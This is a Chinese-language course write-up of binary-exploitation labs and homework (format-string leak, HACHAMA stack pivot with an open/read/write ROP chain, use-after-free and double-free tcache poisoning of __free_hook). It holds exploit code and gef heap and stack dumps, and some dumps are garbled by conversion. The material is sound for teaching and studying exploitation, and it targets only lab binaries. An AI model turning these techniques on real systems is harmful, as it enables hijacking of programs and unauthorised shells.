0x00007fffffffd6c0|+0x0080: 0x000000000000000
0x00007fffffffd6c8|+0x0088: 0x0000000000000000
0x00007fffffffd6d0|+0x0090: 0x0000000000000000
0x00007fffffffd6d8|+0x0098: 0x00007ffff7fe48e0 \rightarrow <d1_main+0> endbr64
0x00007fffffffd6e0|+0x00a0: 0x000000000000000 ("\r"?)
0x00007fffffffd6e8|+0x00a8: 0x000000000000001
0x00007fffffffd6f0|+0x00b0: 0x000000000000001
0x00007fffffffd6f8|+0x00b8: 0x0000000000000001
0x00007fffffffd700|+0x00c0: 0x0000555555554040 \rightarrow (bad)
0x00007fffffffd708 | +0x00c8: 0x00007fffff7fe283c \rightarrow <_dl_sysdep_start+1020>
mov rax, QWORD PTR [rsp+0x58]
0x00007fffffffd710|+0x00d0: 0x0000000000006f0
0x00007fffffffd718 + 0x0008: 0x00007fffffffdbc9 \rightarrow 0xb6a8e220a241e577
0x00007fffffffd720|+0x00e0: 0x00007ffff7fc1000 → 0x00010102464c457f
0x00007fffffffd728|+0x00e8: 0x0000010101000000
0x00007fffffffd730|+0x00f0: 0x0000000000000002
0x00007fffffffd738|+0x00f8: 0x00000001f8bfbff
0x00007fffffffd740|+0x0100: 0x00007fffffffdbd9 → 0x000034365f363878
("x86_64"?)
0x00007fffffffd748|+0x0108: 0x000000000000064 ("d"?)
0x00007fffffffd750|+0x0110: 0x000000000001000
0x00007fffffffd758|+0x0118: 0xb6a8e220a241e500
0x00007fffffffd768|+0x0128: 0x00007ffff7db7d90 →
<__libc_start_call_main+128> mov edi, eax
0x00007fffffffd770|+0x0130: 0x0000000000000000
0x00007fffffffd778|+0x0138: 0x00005555555551e9 → <main+0> endbr64
```

可以看到最後一個數值就是text段的殘留值,而且距離輸入的地方有一點距離(0x138)所以應該不會被蓋到。

接著查看vmmap的分布就可以知道他的offset為多少

```
gef➤ p/x 0x00005555555551e9-0x0000555555554000
$8 = 0x11e9
gef➤ p &flag
$9 = (<data variable, no debug info> *) 0x55555558040 <flag>
gef➤ p/x 0x555555558040-0x0000555555554000
$10 = 0x4040
```

從以上結果得知·leak出來的位址·他距離base address的offset是0x11e9·而flag的位置在 0x555555558040·他的offset就是0x4040

3. Construct Payload

經過換算(0x00007ffffffffd778-0x00007fffffffd640)/8+6=45.這樣我們就可以把該位置的value leak出來

```
payload = b'\%p.' * (39 + 6) + b'\n'
```

4. Calculate Flag Address

```
text_offset = 0x11e9
flag_offset = 0x4040
text_addr = int(r.recvline().split(b'.')[-2], 16)
text_base = text_addr - text_offset
flag_addr = text_base + flag_offset
```

5. Write Flag Address to Stack

做這一步的意思是因為flag本身不在stack上,他是在其他section上,所以我們只能用 %s 讓他讀flag address指向的value,但首先我們要利用BOF的漏洞寫上flag address,再利用FMT讀出來,這個地方和上課時助教寫的不太一樣,其實不需要這麼的麻煩,利用 k\$ 就可以指定要讀取哪一個 stack value,所以以下的payload中出現的18, 0x50是有連動關係的,且可以自定義,但不建議寫的太近(距離我們輸入的stack address),因為有可能最後被不明原因而蓋掉

```
payload = b'%18$s'
payload = payload.ljust(0x50, b'\x00')
payload += p64(flag_addr)
```

實際寫上stack後會變成

```
0x00007fff99758830|+0x0000: 0x000000000000000
                                                ← $rsp
0x00007fff99758838|+0x0008: 0xfffffff00000008
0x00007fff99758840|+0x0010: 0x0000007324383125 ("%18$s"?)
                                                               ← $rsi
0x00007fff99758848|+0x0018: 0x000000000000000
0x00007fff99758850|+0x0020: 0x000000000000000
0x00007fff99758858|+0x0028: 0x000000000000000
0x00007fff99758860|+0x0030: 0x000000000000000
0x00007fff99758868|+0x0038: 0x000000000000000
0x00007fff99758870|+0x0040: 0x000000000000000
0x00007fff99758878|+0x0048: 0x000000000000000
0x00007fff99758880|+0x0050: 0x000000000000000
0x00007fff99758888|+0x0058: 0x000000000000000
0x00007fff99758890|+0x0060: 0x000055e273743040 → <flag+0> add BYTE PTR
[rax], al
```

可以稍微手動算一下, 0x00007ffff99758890|+0x0060 以fmt的角度來說就是5+13=18,代表他是 第18個,此時我們就拿到flag了 :::spoiler TA的payload version

```
payload = b'%p' * 0x17 + b'.' + b'%s'
payload = payload.ljust(0x80, b'\x00')
payload += p64(flag_addr)
```

HW-HACHAMA

Flag: flag{https://www.youtube.com/watch?
v=qbEdlmzQftE&list=PLQoA24ikdy_lqxvb6f70g1xTmj2u-G3NT&index=1}

解題流程與思路

:::warning

切記題目用read接,所以不需要null byte做結尾,另外題目使用的libc是ubuntu 22.04.2的版本,所以可以用docker把libc資料撈出來,再針對這個做應用

•••

這一題我覺得出的很好,有很特別的exploit,也需要用到很多前兩周學會的幾乎所有技能,包含BOF / return 2 libc / stack pivot / ROP等等

1. ==漏洞在哪裡???==

首先·乍看之下會不知道這個洞在哪裡·不過多try幾次或是跟一下動態會發現·他做的事情會蓋到原本==n2==的數值·導致我們之後可以輸入更多的東西

詳細來說就是:

因為在#61的地方輸入的東西被存到local variable name,而在#63會被copy到global variable ==msg==,並且和 hachamachama 合併在一起,如果一開始我們輸入的東西是20個字元,而 concatenate的 hachamachama 總共13個字元,加起來就已經是==33==個字元,但如下圖所示,

msg一開始的大小就被限制在32 bytes,也就是說他會蓋到後面n2的值

從下圖可以看出來,因為長度超過的關係,原本 hachamachama 的最後一個字元,也就是0x61往後蓋到n2的值,這代表我們在往後的地方可以多加利用

2. 知道漏洞在哪裡之後,我們就可以利用這個洞,把stack的東西leak出來

```
log.success(f'Canary = {hex(canary)}')
log.success(f'libc start main base = {hex(libc_start_main)}')
log.success(f'libc base addr = {hex(libc_base_addr)}')
log.success(f'Main Function Address = {hex(main_fn_addr)}')
log.success(f'Code Segment = {hex(code_segment_base)}')
```

3. 有了canary / libc base 和code segment base / main function address · 就可以來搞事了 · 初步的想法是直接寫一個open / read / write的syscall(因為seccomp的關係導致我們的操作極其有限) · 不過因為我們也只是多了0x31的空間可以寫ROP · 代表一定沒辦法把所有的shellcode都寫上去 · 這時候就需要用到stack pivot的技術 · 開一個相對大的空間繼續我們的作業 · 但就像@ccccc說的

stack pivot只是把你的stack用到其他地方而已,並不會因為你換了stack的位置你就能 overflow比較多

```
payload = b'/home/chal/flag.txt'.ljust(0x38, b'\x00')
payload += flat(
    canary,
    0,
    pop_rax_ret, 2,
    pop_rdi_ret, bss_addr_flag - 0x40,
    pop_rdx_rbx_ret, 0, 0,
    pop_rsi_ret, 0,
    syscall_ret
)
```

最少也需要0x98的空間,所以擴大可以寫的空間是必要的,但我還是稍微嘮叨一下,一開始我的想法是直接把n2的數值改掉,這樣就可以解決上述的問題,但實際操作會發現這也不現實,因為payload也會過長,如下

```
payload = b'a' * 0x38
payload += flat(
    canary,
    rbp,
    pop_rdi_ret, n2_addr,
    pop_rdx_ret, 0x200,
    mov_qword_ptr_rdi_rdx_ret,
    main_fn_addr + 291,
)
```

這樣最少也需要0x78的空間·比起最大值的0x61還差蠻多的·所以昨天就想了超久怎麼解決這個問題

4. 解決空間大小的問題

這個要回到動態實際執行的時候是怎麼呼叫的(如下圖),這一題有趣的地方在這邊,理論上我們是回到main+291,讓他fetch n2的值給RAX,但如果我直接跳到main+298,並且利用rop把rax變大,是不是也有一樣的效果

```
x/50i 0x56533b4e9436
                                         rax,[rip±0x2d23]
=> 0x56533b4e9436 <main+261>:
                                                                   # 0x56533b4ec160 <msg>
                                  lea
  0x56533b4e943d <main+268>:
                                         rdi,rax
0x56533b4e9110 <puts@plt>
                                 mov
  0x56533b4e9440 <main+271>:
                                         rax,[rip±0xbd6]
  0x56533b4e9445 <main+276>:
                                 lea
                                                                 # 0x56533b4ea022
  0x56533b4e944c <main+283>:
                                         rdi,rax
0x56533b4e9110 <puts@plt>
                                 mov
  0x56533b4e944f <main+286>:
                                 call
   0x56533b4e9454 <main+291>:
0x56533b4e945b <main+298>:
0x56533b4e945e <main+301>:
0x56533b4e9462 <main+305>:
                                                                              # 0x56533b4ec180 <n2>
   9x56533b4e9465 <main+308>
  0x56533b4e946f <main+318>:
                                         rdx,[rip+0xbb6]
  0x56533b4e9473 <main+322>:
                                                                  # 0x56533b4ea030
                                 lea
  0x56533b4e947a <main+329>:
                                 mov
  0x56533b4e947d <main+332>:
                                 call 0x56533b4e9170 <strcmp@plt>
  0x56533b4e9480 <main+335>:
  0x56533b4e9485 <main+340>: test eax,eax
  0x56533b4e9487 <main+342>:
                                         0x56533b4e94a6 <main+373>
                                 jne
  0x56533b4e9489 <main+344>:
                                        rax,QWORD PTR [rip+0x2cf0]
                                                                              # 0x56533b4ec180 <n2>
 extend_payload = flat(
      canary,
      bss_addr_flag,
      pop_rax_ret, 400,
      main_fn_addr + 298,
```

此時我們就不需要那麼多的gadget幫助完成該目標

4. 剩下的open / read / write就和lab差不多

:::success

)

截至目前為止,我們的流程是

- 1. 設法利用overflow改變n2的數值,使我們能夠輸入更多shell code
- 2. 先利用第一次的write輸入stack上的重要資訊
- 3. 因為n2空間還是太小·所以我們需要先擴大能夠寫入的空間·也就是先利用第一次的stack pivot把 shellcode寫上去→main+291
- 4. 執行shellcode後,使rax變大再跳回去main+298
- 5. 寫入真正的open / read / write讀出flag

:::

:::warning

注意事項:

1. canary

因為他有開stack protection,所以一定要對好canary在stack上的位置,可以用動態去看,依照這一題的狀況,他是會在rbp+0x40的地方

2. libc version

這一題因為要leak libc的base address · 並且利用ROP gadget達到syscall的目的 · 所以一定要確定 remote server使用的版本是哪一個 · 光知道大的版本號是有可能會失敗的 · 因為像我local端到最 後有成功 · 但跑在remote就爛掉了 · 和@david學長討論過後的結果就是libc version有問題 · 實際 用docker去看彼此的差異就會發現 · 右邊是我的→22.04.3 · 而左邊是實際remote的docker開出來的結果→22.04.2 · 所以我的作法是把docker中的東西拉出來再使用 · 包含在local端使用以及找

gadget

```
Codename: jammy
root@0fe14cb5aa52:/# | Sb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description: Ubuntu 22.04.2 LTS
Release: 22.04
Codename: jammy
root@0fe14cb5aa52:/# |

Codename: jammy

root@0fe14cb5aa52:/# |

Codename: jammy

/mnt/d/NTU/Se/Computer Security/P/HW2/HACHAMA | mast
er 15 ?3

Ubuntu 22.04.3 LTS
Release: 22.04
Codename: jammy

/mnt/d/NTU/Se/Computer Security/P/HW2/HACHAMA | mast
er 15 ?3

Ubuntu 22.04.3 LTS
Release: 22.04
Codename: jammy
```

\$ docker cp /lib/x86_64-linux-gnu/libc.so.6 /mnt/d/Downloads/

3. IO problem

這個問題也是很弔詭,會發現我在最後一個send之前還有一個raw_input(),如果拿掉的話在 remote一樣會爛掉,這有可能是IO之類的問題,但總之一定要加 :::

Lab-UAF

Flag: flag{https://www.youtube.com/watch?v=CUSUhXqThjY}

解題流程與思路

這是個經典的表單題,總共有四種command(註冊entity / 刪除entity / 設定entity name / 觸發entitiy function pointer),這種題目因為格局比較大,所以我都會先看哪裡有malloc或是free,首先

- ==註冊entity==→malloc
- ==設定entity name==→malloc
- ==刪除entity==→free

然後觀察一下題目一開始會給我們system的address,和一開始的heap address,並且最後可以觸發entity的function pointer,所以目標很清楚

==設法把function pointer的地址改成system·並且event的部分改成儲存/sh\x00 的地址==最後只要trigger就會自動開一個shell給我們

根據background · 我們要利用的漏洞就是最後一個 · 也就是利用相同的大小 · 把已經free掉的部分拿回來加已利用

1. 先註冊兩個entity(0和1),第0個是要利用的部分

```
gef⊁ heapinfo
(0x20)
           fastbin[0]: 0x0
           fastbin[1]: 0x0
(0x30)
(0x40)
           fastbin[2]: 0x0
(0x50)
           fastbin[3]: 0x0
          fastbin[4]: 0x0
(0x60)
(0x70)
          fastbin[5]: 0x0
          fastbin[6]: 0x0
(0x80)
          fastbin[7]: 0x0
fastbin[8]: 0x0
(0x90)
(0xa0)
(0xb0)
           fastbin[9]: 0x0
                  top: 0x560bb11252f0 (size : 0x20d10)
       last_remainder: 0x0 (size : 0x0)
            unsortbin: 0x0
gef> 0x560bb11252f0-0x60
Undefined command: "0x560bb11252f0-0x60". Try "help".
gef⊳ x/30gx 0x560bb11252f0-0x60
0x00000000000000001
                                                              一開始題目創的
                                    0x00000000000000000
0x560bb11252b0: 0x000000000000000
0x560bb11252c0: 0x000000000000000
                                        0x00000000000000001
                                                                 Entity 0
                                      0x0000560bb0£09074
0x560bb11252d0: 0x0000560bb0f08249 0x00000000000000001
                                                                 Entity 1
0x560bb11252e0: 0x0000000000000000
                                        0x0000560bb0f09074
0x560bb11252f0: 0x0000560bb0f08249
                                        0x0000000000020d11
0x560bb1125300: 0x00000000000000000
                                        0x00000000000000000
0x560bb1125310: 0x0000000000000000
                                        0x0000000000000000
```

2. 把/sh\x00 寫上entity


```
gef▶ x/30gx 0x560bb11252f0-0x60
0x560bb1125290: 0x00000000000000000
                                         0x0000000000000001
0x560bb11252a0: 0x0000000000000000
                                         0x00000000000000000
0x560bb11252b0: 0x0000000000000000
                                         0x0000000000000001
0x560bb11252c0: 0x0000000000000000
                                         0x0000560bb0f09074
0x560bb11252d0: 0x0000560bb0f08249
                                         0x0000000000000001
0x560bb11252e0: 0x0000560bb1125300
                                         0x0000560bb0f09074
0x560bb11252f0: 0x0000560bb0f08249
                                         0x0000000000000001
0x560bb1125300: 0x000000000a006873
                                         0x0000000000000000
0x560bb1125310: 0x0000000000000000
                                         0x0000000000020cf1
0x560bb1125320: 0x0000000000000000
                                         0x00000000000000000
0x560bb1125330: 0x0000000000000000
                                         0x0000000000000000
0x560bb1125340: 0x00000000000000000
                                         0x0000000000000000
0x560bb1125350: 0x00000000000000000
                                         0x00000000000000000
0x560bb1125360: 0x00000000000000000
                                         0x0000000000000000
0x560bb1125370: 0x0000000000000000
                                         0x0000000000000000
gef> x/s 0x560bb1125300
0x560bb1125300: "sh"
```

3. 删除entity 0

```
gef> heapinfo
(0x20)
          fastbin[0]: 0x0
          fastbin[1]: 0x0
(0x30)
(0x40)
          fastbin[2]: 0x0
          fastbin[3]: 0x0
(0x50)
          fastbin[4]: 0x0
(0x60)
(0x70)
          fastbin[5]: 0x0
(0x80)
          fastbin[6]: 0x0
          fastbin[7]: 0x0
(0x90)
         fastbin[8]: 0x0
(0xa0)
(0xb0)
          fastbin[9]: 0x0
                  top: 0x560bb1125310 (size : 0x20cf0)
       last_remainder: 0x0 (size : 0x0)
            unsortbin: 0x0
         tcache_entry[0](1): 0x560bb11252c0
(0x20)
gef⊳ x/30gx 0x560bb11252f0-0x60
0x560bb1125290: 0x00000000000000000
                                        0x0000000000000001
0x560bb11252a0: 0x00000000000000000
                                        0x0000000000000000
0x560bb11252b0: 0x0000000000000000
0x560bb11252d0: 0x0000560bb0f08249
                                        0x0000000000000001
0x560bb11252e0: 0x0000560bb1125300
                                        0x0000560bb0f09074
0x560bb11252f0: 0x0000560bb0f08249
                                        0x0000000000000001
0x560bb1125300: 0x000000000a006873
                                        0x0000000000000000
0x560bb1125310: 0x0000000000000000
                                        0x0000000000020cf1
```

4. 設定system的function pointer

這要特別說明,前面三個步驟都算是正常的步驟,而如果我們設定entity的name,此時系統會malloc一塊空間寫我們輸入的entity name,以這一題來說就會是entity 0(只要大小設定的一樣就好),因此我們可以寫入包含system address和/sh\x00的位置,最後再以entity 0的身分trigger該function pointer就可以拿到shell了



5. 最後我們再利用entity 0的名義,trigger function pointer,就拿到shell了

Lab-Double Free

0x560bb1125300: "sh"

Flag: flag{a_iu8YeH944}

解題流程與思路

:::warning

Run On Ubuntu 20.04

:::

這一題有很多種方式可以拿到shell,不過原理都是一樣的,前置作業都是一樣的,也就是要利用UAF去leak出libc address,接著算出 __free_hook 以及 system 的位址,接著想辦法把 system 寫到 __free_hook 的位址,此時就有兩種方式可以寫,一種是利用此次學到的double free,把值寫到最後一個在tcache的free chunk,蓋掉他的fd,接著就可以用add_note把tcache的值要回來,並寫system的address進到__free_hook;另一種方式就比較簡單,也就是把free chunk的fd利用UAF的特性改掉,並且直接add_note把東西從tcache要回來,之後就一樣寫system_addr,後free掉一個帶有/bin/sh的chunk,此時就會開一個shell給我們了

前置作業: Leak Libc Address

關於這一點可以參考<u>如何用UAF leak libc address?</u>,方法都一樣,首先要想辦法讓free chunk進到 unsorted bin中(最簡單的方法就是設定超過0x410的空間),接著因為malloc的時候沒有實作清空原本的資料,導致我們可以leak其中有關libc section的資訊。底下的設定意思是我們先設定三個notes,#14的意思是不要讓#13被free掉的時候被consolidate用的,接著我們把前兩個free掉,結果如下

```
gef⊁ heapinfo
(0x20) fastbin[0]: 0x0
         fastbin[1]: 0x0
(0x30)
(0x40)
         fastbin[2]: 0x0
(0x50)
         fastbin[3]: 0x0
         fastbin[4]: 0x0
(0x60)
(0x70)
         fastbin[5]: 0x0
(0x80)
         fastbin[6]: 0x0
(0x90)
         fastbin[7]: 0x0
         fastbin[8]: 0x0
(0xa0)
(0xb0) fastbin[9]: 0x0
                top: 0x55e1f20dbf60 (size : 0x200a0)
      last_remainder: 0x0 (size : 0x0)
           unsortbin: 0x55e1f20db2d0 (size: 0x860)
```

會發現#12和#13被consolidate在一起了,接著我們看其中的一些資訊

裡面確實存著libc相關的資訊,接著只要把這一塊chunk malloc出去給隨便一個note,接著讀其中的資料就可以讀出libc address了


```
add_note(12, 0x420)
add_note(13, 0x420)
add_note(14, 0x420)
del_note(12)
del_note(13)
add_note(12, 0x420)
read_note(12)

leak_libc = u64(r.recv(8))
libc_base = leak_libc - 0x1ed0e0
system_addr = libc_base + libc.symbols['system']
free_hook = libc_base + 0x1eee48
```

```
log.success(f'Leak Libc = {hex(leak_libc)}')
log.success(f'Libc Base = {hex(libc_base)}')
log.success(f'System Address = {hex(system_addr)}')
log.success(f'Free Hook = {hex(free_hook)}')
r.recv(0x420 - 0x8)
```

方法一: Double Fee

有了libc address後,我們要想辦法把system address寫到 __free_hook 的位置,如果是要用double free的方法的話可以參考上課的講義:



最簡單的方法是,我把tcache填滿(一定要),然後用free(a)→free(b)→free(a)的順序產生double free

```
for i in range(1, 0xa):
    add_note(i, 0x10)

for i in range(1, 0x8):
    del_note(i)

del_note(8)
del_note(9)
del_note(8)
```

此時的heapinfo會變成:

```
(0x20)
             fastbin[0]: 0x55866d1297e0 --> 0x55866d129800 --> 0x55866d1297e0 (overlap chunk with 0x55866d1297e0(free
(0x30)
             fastbin[1]: 0x0
(0x40)
             fastbin[2]: 0x0
             fastbin[3]: 0x0
(0x50)
             fastbin[4]: 0x0
(0x60)
              fastbin[5]: 0x0
(0x70)
             fastbin[6]: 0x0
              fastbin[7]: 0x0
            fastbin[9]: 0x0
(0xb0)
        top: 0x55866d129f60 (size : 0x200a0)
last_remainder: 0x55866d129820 (size : 0x310)
unsortbin: 0x55866d129820 (size : 0x310)
        tcache_entry[0](7): 0x55866d1297d0
-> 0x55866d129730 --> 0x55866d129710
                                                           > 0x55866d1297b0 --> 0x55866d129790 --> 0x55866d129770 --> 0x55866d12
```

接著我們把tcache清空後再繼續add_note就會把fastbin的free chunk搬到tcache中

```
add_note(8, 0x18)
```

```
gef> heapinfo
(0x20) fastbin[0]: 0x0
(0x30)
          fastbin[1]: 0x0
(0x40)
         fastbin[2]: 0x0
(0x50)
          fastbin[3]: 0x0
          fastbin[4]: 0x0
(0x60)
(0x70)
          fastbin[5]: 0x0
(0x80)
          fastbin[6]: 0x0
(0x90)
          fastbin[7]: 0x0
         fastbin[8]: 0x0
(0xa0)
(0xb0)
          fastbin[9]: 0x0
                 top: 0x5603353d5f60 (size : 0x200a0)
      last_remainder: 0x5603353d5820 (size : 0x310)
           unsortbin: 0x5603353d5820 (size : 0x310)
(0x20)
        tcache_entry[0](3): 0x5603353d5810 --> 0x5603353d57f0 --> 0x560335
3d5810 (overlap chunk with 0x5603353d5800(freed) )
```

接著我們寫free hook address到note #8,這樣的話,tcache的順序就會變成下圖:

```
write_note(8, p64(free_hook))
```

```
gef> heapinfo
(0x20)
         fastbin[0]: 0x0
(0x30)
         fastbin[1]: 0x0
(0x40)
         fastbin[2]: 0x0
(0x50)
         fastbin[3]: 0x0
         fastbin[4]: 0x0
(0x60)
         fastbin[5]: 0x0
(0x70)
         fastbin[6]: 0x0
(0x80)
         fastbin[7]: 0x0
(0x90)
          fastbin[8]: 0x0
(0xa0)
         fastbin[9]: 0x0
(0xb0)
                 top: 0x5603353d5f60 (size : 0x200a0)
      last_remainder: 0x5603353d5820 (size : 0x310)
           unsortbin: 0x5603353d5820 (size : 0x310)
        tcache_entry[0](3): 0x5603353d5810 --> 0x5603353d57f0 --> 0x7f900aa8ae48
(0x20)
```

此時我們就把free chunk變成free_hook的地址,我們只不斷的add_note,就可以把tcache的free chunk要回來進行寫入,也就是寫system address:

```
bin_sh = u64(b'/bin/sh\x00')
add_note(9, 0x10)
write_note(9, p64(bin_sh))
add_note(10, 0x10)
add_note(11, 0x10)
write_note(11, p64(system_addr))
```

```
gef⊳ x/30gx &notes
0x560333b79040 <notes>: 0x00005603353d52a0
                                              0x560333b79050 <notes+16>:
                               0x00005603353d57d0
                                                      0x00000000000000010
0x560333b79060 <notes+32>:
                               0x00005603353d57b0
                                                      0x0000000000000010
0x560333b79070 <notes+48>:
                               0x00005603353d5790
                                                      0x00000000000000010
0x560333b79080 <notes+64>:
                               0x00005603353d5770
                                                      0x00000000000000010
                                                      0x00000000000000010
0x560333b79090 <notes+80>:
                               0x00005603353d5750
0x560333b790a0 <notes+96>:
                               0x00005603353d5730
                                                      0x0000000000000010
0x560333b790b0 <notes+112>:
                                                      0x0000000000000010
                               0x00005603353d5710
0x560333b790c0 <notes+128>:
                               0x00005603353d57f0
                                                      0x0000000000000018
0x560333b790d0 <notes+144>:
                               0x00005603353d5810
                                                      0x0000000000000010
0x560333b790e0 <notes+160>:
                               0x00005603353d57f0
                                                      0x00000000000000010
0x560333b790f0 <notes+176>:
                               0x00007f900aa8ae48
                                                      0x0000000000000010
0x560333b79100 <notes+192>:
                               0x00005603353d52e0
                                                      0x0000000000000420
0x560333b79110 <notes+208>:
                               0x00005603353d5710
                                                      0x0000000000000420
0x560333b79120 <notes+224>:
                               0x00005603353d5b40
                                                      0x0000000000000420
gef> x/gx 0x00007f900aa8ae48
0x7f900aa8ae48 <__free_hook>:
                               0x00007f900a8ee290
gef> x/gx 0x00007f900a8ee290
0x7f900a8ee290 <__libc_system>: 0x74ff8548fa1e0ff3
```

最後的結果如上圖·會發現note #11已經變成==0x7f900aa8ae48==·這個就是 __free_hook 的位址· 進去看發現已經被我們寫入system address·這個時候我們只要把含有 /bin/sh\x00 的note #9 free 掉·就可以開shell了

方法二:一般的寫入

這一個方法比較方便,也和double free沒關係,反正我們只要利用UAF的特性,也可以把free chunk的 fd改掉,再用像前面的方法就可以開shell

下面的建構就是先開兩個note·然後free掉·此時我們就可以利用UAF的漏洞把free chunk的fd改掉·結果如下圖

```
gef> heapinfo
          fastbin[0]: 0x0
(0x20)
(0x30)
          fastbin[1]: 0x0
(0x40)
         fastbin[2]: 0x0
         fastbin[3]: 0x0
(0x50)
         fastbin[4]: 0x0
(0x60)
         fastbin[5]: 0x0
(0x70)
         fastbin[6]: 0x0
(0x80)
         fastbin[7]: 0x0
(0x90)
         fastbin[8]: 0x0
(0xa0)
(0xb0)
         fastbin[9]: 0x0
                 top: 0x558ab7754f60 (size : 0x200a0)
      last_remainder: 0x558ab7754740 (size : 0x3f0)
           unsortbin: 0x558ab7754740 (size: 0x3f0)
(0x20)
        tcache_entry[0](2): 0x558ab7754710 --> 0x7f5ed1014e48
```

```
add_note(1, 0x18)
add_note(2, 0x18)
del_note(2)
del_note(1)
write_note(1, p64(free_hook) + p64(0) * 2)
```

接著就把 /bin/sh\x00 寫到note #2 · 接著就不斷add_note · 把 __free_hook 的address拿到手 · 然後再把system address寫到 __free_hook · 最後把含有 /bin/sh\x00 的note #2 free掉 · 結果如下圖:

從上圖得知·note #4的address已經被我們換成 __free_hook address·並且實際跟進去就是system address·最後只要free掉note #2就可以開shell了

HW-UAF++

Flag: flag{Y0u_Kn0w_H0w_T0_0veR1aP_N4me_and_EnT1Ty!!!}

解題流程與思路

:::info

- 這一題是run在==20.04==的環境,在做題目之前要先看一下docker file
- 另外一個很重要的一點是題目是用==read==讀取輸入,所以我們不需要輸入null byte結尾 :::

這一題和lab有幾個關鍵的地方不太一樣,首先他把set_name的操作併到register的地方,另外他限制註冊的entity只能有==2個==,最重要的一點是他沒有給我們heap address或system address的天大好禮,所以我們還要想一下其他的方法

1. 首先·思路會是先想辦法leak libc address·並且利用像lab的方式把system function trigger起來 開一個shell給我們

leak libc的策略如下,就像background提到的,要leak libc就要先想辦法把chunk丟到unsorted bin中,所以大小不能太小,lab的作法是先把tcache填滿再free一個0x88(就是不會被丟到fastbin 的大小),不過因為這一題只能讓我們註冊兩個entity,所以有沒有甚麼方式是可以直接丟到 unsorted bin?那就是直接註冊超過0x410的大小,這樣free的時候就會被丟到unsorted bin

```
register(0, 0x420, b'a')
register(1, 0x420, b'a')
delete(0)
delete(1)
register(0, 0x420, b'a')
trigger_event(0)
```

下圖為停在delete完後的結果,因為entity 1的0x420被consolidate所以沒有被顯示出來

```
gef⊁ heapinfo
         fastbin[0]: 0x0
(0x20)
(0x30)
          fastbin[1]: 0x0
(0x40)
          fastbin[2]: 0x0
          fastbin[3]: 0x0
(0x50)
          fastbin[4]: 0x0
(0x60)
         fastbin[5]: 0x0
(0x70)
         fastbin[6]: 0x0
(0x80)
         fastbin[7]: 0x0
(0x90)
(0xa0)
         fastbin[8]: 0x0
(0xb0)
         fastbin[9]: 0x0
                 top: 0x5575416a5700 (size : 0x20900)
       last_remainder: 0x0 (size : 0x0)
           unsortbin: 0x5575416a52b0 (size: 0x430)
(0x20)
         tcache_entry[0](2): 0x5575416a56f0 --> 0x5575416a52a0
gef⊁
```

而再註冊一次的意思是要把unsorted bin的空間拿回來,又因為他沒有把空間洗掉,所以我們後面再trigger的時候他會把東西印出來給我們,從下圖可以知道entity 0的name指向==0x00005575416a52c0==,也就是一開始從unsorted bin拿到的chunk address,而裡面的數值也的確還殘留

```
gef> heapinfo
(0x20)
          fastbin[0]: 0x0
           fastbin[1]: 0x0
(0x30)
          fastbin[2]: 0x0
(0x40)
          fastbin[3]: 0x0
(0x50)
          fastbin[4]: 0x0
(0x60)
          fastbin[5]: 0x0
(0x70)
(0x80)
          fastbin[6]: 0x0
(0x90)
          fastbin[7]: 0x0
           fastbin[8]: 0x0
(0xa0)
          fastbin[9]: 0x0
(0xb0)
                  top: 0x5575416a5700 (size : 0x20900)
       last_remainder: 0x0 (size : 0x0)
            unsortbin: 0x0
(0x20)
         tcache_entry[0](1): 0x5575416a52a0
gef> x/20gx 0x5575416a56f0-0x10
                                        0x0000000000000001
0x5575416a56e0: 0x0000000000000430
0x5575416a56f0: 0x00005575416a52c0
                                        0x000055754014e068
0x5575416a5700: 0x000055754014d249
                                        0x0000000000020901
0x5575416a5710: 0x00000000000000061
                                        0x0000000000000000
0x5575416a5720: 0x00000000000000000
                                        0x0000000000000000
0x5575416a5730: 0x00000000000000000
                                        0x00000000000000000
0x5575416a5740: 0x00000000000000000
                                        0x0000000000000000
0x5575416a5750: 0x00000000000000000
                                        0x0000000000000000
0x5575416a5760: 0x00000000000000000
                                        0x0000000000000000
0x5575416a5770: 0x00000000000000000
                                        0x0000000000000000
gef> x/10gx 0x00005575416a52c0-0x10
0x5575416a52b0: 0x000055754014d249
                                        0x0000000000000431
0x5575416a52c0: 0x00007f1565c25b61
                                        0x00007f1565c25be0
0x5575416a52d0: 0x0000000000000000
                                        0x0000000000000000
0x5575416a52e0: 0x00000000000000000
                                        0x0000000000000000
0x5575416a52f0: 0x00000000000000000
                                        0x0000000000000000
gef⊁
```

2. 既然可以leak出libc的地址,當然我們也可以寫值進去,我們的目標是開一個shell,而唯一可以執行function的就是在trigger event的地方,假設我們可以寫成如下圖一樣,是不是就可以觸發shell了

```
x/30gx 0x55e92dde9760-0x80
gef⊁
0x55e92dde96e0: 0x0000000000000430
                                                 0x0000000000000001
0x55e92dde96f0: 0x000055e92dde92c0
                                                 0x000055e92dd23068
0x55e92dde9700: 0x000055e92dd22249
                                                 0x00000000000000031
0x55e92dde9710: 0x00000000000000061
                                                 0x0000000000000000
0x55e92dde9720: 0x0000000000000000
                                                 0x0000000000000000
0x55e92dde9730: 0x0000000000000000
                                                 0x0000000000000001
0x55e92dde9740: 0x000055e92dde9790
                                                 0x000055e92dd23068
                                                 0x0000000000000031
0x55e92dde9750: 0x000055e92dd22249
0x55e92dde9760: 0x000055e92dde97b0
                                                 0x000055e92dde9010
0x55e92dde9770: 0x0000000000000000
                                                 0x0000000000000000
0x55e92dde9780: 0x0000000000000000
                                                 0x0000000000000001
0x55e92dde9790: 0x0000000000000000
                                                 0x00007f305999e5bd
0x55e92dde97a0: 0x00007f305983c290
                                                 0x0000000000000031
0x55e92dde97b0: 0x0000000000000000
                                                 0x000055e92dde9010
0x55e92dde97c0: 0x0000000000000000
                                                 0x0000000000000000
